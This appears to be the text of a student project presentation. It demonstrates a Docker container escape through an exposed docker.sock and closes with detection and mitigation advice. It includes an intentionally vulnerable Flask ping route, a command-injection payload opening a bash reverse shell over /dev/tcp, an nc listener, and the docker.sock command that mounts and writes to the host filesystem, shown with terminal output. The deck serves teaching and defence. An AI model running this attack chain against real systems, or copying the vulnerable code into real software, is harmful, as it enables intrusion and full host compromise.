Docker Escape

Attack & Detection

Demonstration of Docker Escape via Exposed Docker Socket in a Linux Environment with Attack and Detection Approach.

Linux Environment • Docker Socket Exposure • Command Injection

Zala Vishmayraj Jagjitsingh
Enrollment: 241370107071
GTU - SET | Container Security | OS & Cybersecurity Project
March 2026

What is a Docker Escape?

- Containers share the host Linux kernel -> NOT virtual machines
- Isolation via Linux namespaces, cgroups, and capabilities
- A Docker escape: container process breaks out of isolation and gains unauthorized host access
- Attack surface: the shared kernel -> misconfigured flags are the entry point





Diagram: Container bypasses kernel isolation to reach host

Why Does Exposed docker.sock Enable This?

⚠ **Whoever controls docker.sock controls the host**

- Docker daemon runs as root on the host -> listens on /var/run/docker.sock
- Any process communicating with this socket controls the daemon with full privileges
- If docker.sock is bind-mounted into a container, it can instruct the host daemon to create new containers with any flags -> including mounting the entire host filesystem
- No kernel exploit needed -> pure Docker API abuse via a misconfiguration
- Real-world cause: developers mount docker.sock for CI/CD, Docker-in-Docker, monitoring agents -> and forget to remove it before deployment

Step 1: The Web Application



- Target: "NetDiag" -> a Flask network diagnostic tool containerised with docker.sock bind-mounted, exposed on port 5000
- Vulnerability: /ping route passes user input directly to os.popen("ping -c 3 " + host) with zero sanitization -> OWASP Top 10 A03 Command Injection
- Setup: Attacker (Kali Linux) + Victim (Kali Linux running Docker), connected over a NAT Network (VirtualBox)
- Internal tools are frequently under-secured, assumed safe behind a network boundary

Attack Chain

ATTACKER → Command Injection → Reverse Shell in Container → Talk to docker.sock → Spawn Escape Container → Full Host Access

The Vulnerable Code


app.py

```python
@app.route('/')
def index():
    return HTML.replace('%(host)s','').replace('%(output)s','')

@app.route('/ping')
def ping():
    host = request.args.get('host','').strip()
    if not host:
        return HTML.replace('%(host)s','').replace('%(output)s','')

    # INTENTIONALLY VULNERABLE
    result = os.popen("ping -c 3 " + host).read()

    output = OUTPUT_TMPL.format(host=host, result=result)
    return HTML.replace('%(host)s', host).replace('%(output)s', output)
```

VULNERABLE: unsanitized input concatenated directly into shell command

FIX: subprocess.run(['ping', '-c', '3', host]) -> shell never sees user input as code


Step 2: Injecting the Payload




```
8.8.8.8; bash -c 'bash -i >& /dev/tcp/192.168.98.5/4444 0>&1'
```

- 8.8.8.8 -> decoy ping target, outcome doesn’
- ; -> shell separator, ends ping and starts a new command
- bash -c '...' -> executes a new bash process
- /dev/tcp/192.168.98.5/4444 -> connects back to attacker VM port 4444
- >& -> redirects both stdout and stderr into the TCP connection
- Browser hangs after submit -> reverse shell is now open on attacker machine

Step 3: Shell Inside the Container



- nc -lvnp 4444 -> listener running on attacker VM
- Payload fired -> container connected back to attacker
- Interactive root shell INSIDE the container on victim machine
- Container runs as root -> Dockerfile has no USER directive, intentional for this demo
- Inside container only -> not yet on the host

Next step: find /var/run/docker.sock inside the container and abuse it to escape to the host

Step 4: The Escape via docker.sock

```
sink@kali: ~
Session  Actions  Edit  View  Help

┌──(sink㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.98.4] from (UNKNOWN) [192.168.98.5] 55094
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@3b82a2973419:/app# ls -la /var/run/docker.sock
ls -la /var/run/docker.sock
srw-rw---- 1 root 132 0 Mar 22 09:59 /var/run/docker.sock
root@3b82a2973419:/app# apt-get update
apt-get update
Hit:1 http://deb.debian.org/debian trixie InRelease
Hit:2 http://deb.debian.org/debian trixie-updates InRelease
Hit:3 http://deb.debian.org/debian-security trixie-security InRelease
Reading package lists ...
root@3b82a2973419:/app# apt-get install docker.io
apt-get install docker.io
Reading package lists ...
Building dependency tree ...
Reading state information ...
The following additional packages will be installed:
  apparmor containerd criu dbus dbus-bin dbus-daemon dbus-session-bus-common
  dbus-system-bus-common dbus-user-session dmsetup docker-buildx docker-cli
  gettext-base git git-man iproute2 iptables krb5-locales less libapparmor1
  libbpf1 libbrotli1 libcap2-bin libcbor0.10 libcom-err2 libcompel1
  libcryptsetup12 libcurl3t64-gnutls libdbus-1-3 libdevmapper1.02.1 libedit2
  libelf1t64 liberror-perl libexpat1 libfido2-1 libgdbm-compat4t64
  libgnutls30t64 libgssapi-krb5-2 libintl-perl libintl-xs-perl libip4tc2
  libip6tc2 libjansson4 libjson-c5 libk5crypto3 libkeyutils1 libkmod2
  libkrb5-3 libkrb5support0 libldap-common libldap2 libmnl0
  libmodule-find-perl libnet1 libnetfilter-conntrack3 libnfnetlink0
  libnftables1 libnftnl11 libnghttp2-14 libnghttp3-9 libngtcp2-16
  libngtcp2-crypto-gnutls8 libnl-3-200 libnss-systemd libp11-kit0 libpam-cap
  libpam-systemd libperl5.40 libproc-processtable-perl libproc2-0
  libprotobuf-c1 libprotobuf32t64 libpsl5t64 libpython3-stdlib
  libpython3.13-minimal libpython3.13-stdlib librtmp1 libsasl2-2
```

- ls -la /var/run/docker.sock -> socket is bind-mounted -> this is the misconfiguration
- apt-get update first -> slim image has empty package cache
- apt-get install -y docker.io -> docker CLI installed inside container
- docker -H unix:///var/run/docker.sock run -d -v /:/hostfs --rm alpine chroot /hostfs sh -c 'echo pwned > /tmp/escaped.txt'
- No --privileged, no kernel exploit -> pure Docker API abuse

We just told the HOST daemon to mount its own filesystem and write to it -> from inside a container

Step 5: Proof of Host Access

```
root@3b82a2973419:/app#

root@3b82a2973419:/app#

root@3b82a2973419:/app#

root@3b82a2973419:/app# docker -H unix:///var/run/docker.sock run -d -v /:/hostfs --rm alpine chroot /hostfs sh -c 'echo pwned > tmp/escaped.txt'
<chroot /hostfs sh -c 'echo pwned > tmp/escaped.txt'
Unable to find image 'alpine:latest' locally
latest: Pulling from library/alpine
589002ba0eae: Pulling fs layer
589002ba0eae: Verifying Checksum
589002ba0eae: Download complete
589002ba0eae: Pull complete
Digest: sha256:25109184c71bdad752c8312a8623239686a9a2071e8825f20acb8f2198c3f659
Status: Downloaded newer image for alpine:latest
5fb834a708ddb1b276489ffce47f7e9d33cc1de1caadad298b4355e05a5943f7
root@3b82a2973419:/app# docker ps
docker ps
CONTAINER ID   IMAGE     COMMAND          CREATED         STATUS         PORTS                                       NAMES
3b82a2973419   netdiag   "python app.py"   15 minutes ago   Up 15 minutes   0.0.0.0:5000->5000/tcp, :::5000->5000/tcp   netdiag-app
root@3b82a2973419:/app#
```

```
float@kali: ~/Desktop/host
Session  Actions  Edit  View  Help

┌──(float㉿kali)-[~/Desktop/host]
└─$ sudo docker run -d -p 5000:5000 -v /var/run/docker.sock:/var/run/docker.sock --name netdiag-app netdiag
3b82a2973419de8d55bd69784e399c2b4fbc31d7ada6dd62df77d0a4d432c070

┌──(float㉿kali)-[~/Desktop/host]
└─$ sudo docker ps
CONTAINER ID   IMAGE     COMMAND          CREATED         STATUS         PORTS                                       NAMES
3b82a2973419   netdiag   "python app.py"   5 seconds ago   Up 4 seconds   0.0.0.0:5000->5000/tcp, :::5000->5000/tcp   netdiag-app

┌──(float㉿kali)-[~/Desktop/host]
└─$ cat /tmp/escaped.txt
pwned

┌──(float㉿kali)-[~/Desktop/host]
└─$
```

Escape command fired from inside the container

File appears directly on the host filesystem

The same file written from inside the escape container appears on the victim host's filesystem -> boundary fully crossed. An attacker can now read /etc/shadow, steal SSH keys, plant backdoors, or pivot to the rest of the network.

Detection Approach

Anomaly: escaped.txt appears in host /tmp from a container process -> containers should NEVER write directly to the host filesystem

1 -> Pre-deployment

- Scan docker run commands and docker-compose files for docker.sock bind mounts
- Flag before the container ever starts
- Tools: Docker Bench for Security, Trivy

2 -> Runtime: auditd

- Linux audit daemon monitors all access to /var/run/docker.sock
- Container process touching the socket = immediate audit event
- auditctl -w /var/run/docker.sock -p rwxa -k docker_sock_access

3 -> Runtime: Falco

- Kernel-level security tool -> built-in rules fire on socket access
- Real-time alert: container ID, process name, syscall details
- Rules: "Sensitive mount in container", "Container with docker.sock mount"

Mitigation

What Went Wrong

- docker.sock bind-mounted into the container
- Web app had unsanitized input passed to shell
- Container ran as root user
- No runtime security monitoring
- Internal tool assumed safe -> left unsecured

How to Fix It

- Never bind-mount docker.sock -> use rootless Docker or Podman
- If socket access needed, use Docker Socket Proxy (Tecnativa) to restrict API calls
- Sanitize all input -> use subprocess.run() with argument lists
- Run containers as non-root using USER directive in Dockerfile
- Deploy Falco or auditd rules for docker.sock monitoring
- Scan with Docker Bench or Trivy before deployment

Summary

Vulnerable Web App → Command Injection → Reverse Shell → docker.sock Exposed → Escape Container Spawned → Full Host Compromise

One exposed socket was enough to compromise the entire host system

A web vulnerability + a socket misconfiguration = complete host compromise

Defense is layered: secure the code, secure the container config, monitor at runtime